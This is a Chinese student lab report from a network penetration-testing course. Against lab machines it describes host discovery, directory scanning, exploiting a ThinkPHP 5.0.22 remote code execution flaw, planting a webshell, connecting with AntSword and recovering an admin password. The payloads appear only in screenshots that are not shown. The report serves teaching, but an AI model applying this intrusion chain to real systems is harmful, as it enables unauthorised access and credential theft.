|  |  |
| --- | --- |
| 序号 | 02 |

桂林电子科技大学2023-2024学年第3学期

**网络渗透测试技术** 实验报告

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 实验名称 | 实验六 | | | | | | | |  | 指导意见：  成绩：    指导教师： |
| 姓 名 | 陈霖汕 | | | 学 号 | | 2300360102 | | |
| 专 业 | 网络空间安全 | | | | | | | |
| 实验日期 | 2024 | 年 | 7 | | 月 | | 8 | 日 |
|  |  | | | | | | | |

**一、实验目的**

（1）理解权限维持技术的实现机制；

（2）掌握相应的防御技术和方法，提升安全防护能力；

（3）掌握权限维持技术和入侵痕迹清理方法。**二、实验任务**

**三、实验环境**


1、靶机地址（win7）：192.168.135.150

Win2008：192.168.138.138

2、攻击机地址：192.168.135.127

**四、实验过程和实验结果**


1. 首先将靶机和攻击机设为同一个网段，再使用sudo arp-scan -l命令查询在同一网段的ip地址


****

1. 通过测试和观察发现，ip为192.168.135.150为靶机，在火狐中打开能够得到网页



1. 使用disearch扫描网站目录，查找后缀为php的文件，发现文件名为add.php文件的较为可疑，打开文件查看源码之后没有找到什么有用的线索






1. 不过我们能在之前的页面注意到ThinkPHP V5.0.22{十年磨一剑-为API开发设计的高性能框架},通过查询我们能够得到ThinkPHP V5.0.22存在远程代码执行漏洞




1. 查找漏洞得到，逐一尝试，在第四个页面中打开php页面






1. 上传一个webshell，该URL利用漏洞来进行远程代码执行，执行任意系统命令




1. 使用dir打开该网页目录，能够看到新加进去的shell.php和原有的add.php



1. 使用蚁剑连接网址<http://192.168.135.150/shell.php>,打开add.php，得到password







1. 将password解码得到密码为admins，登录成功



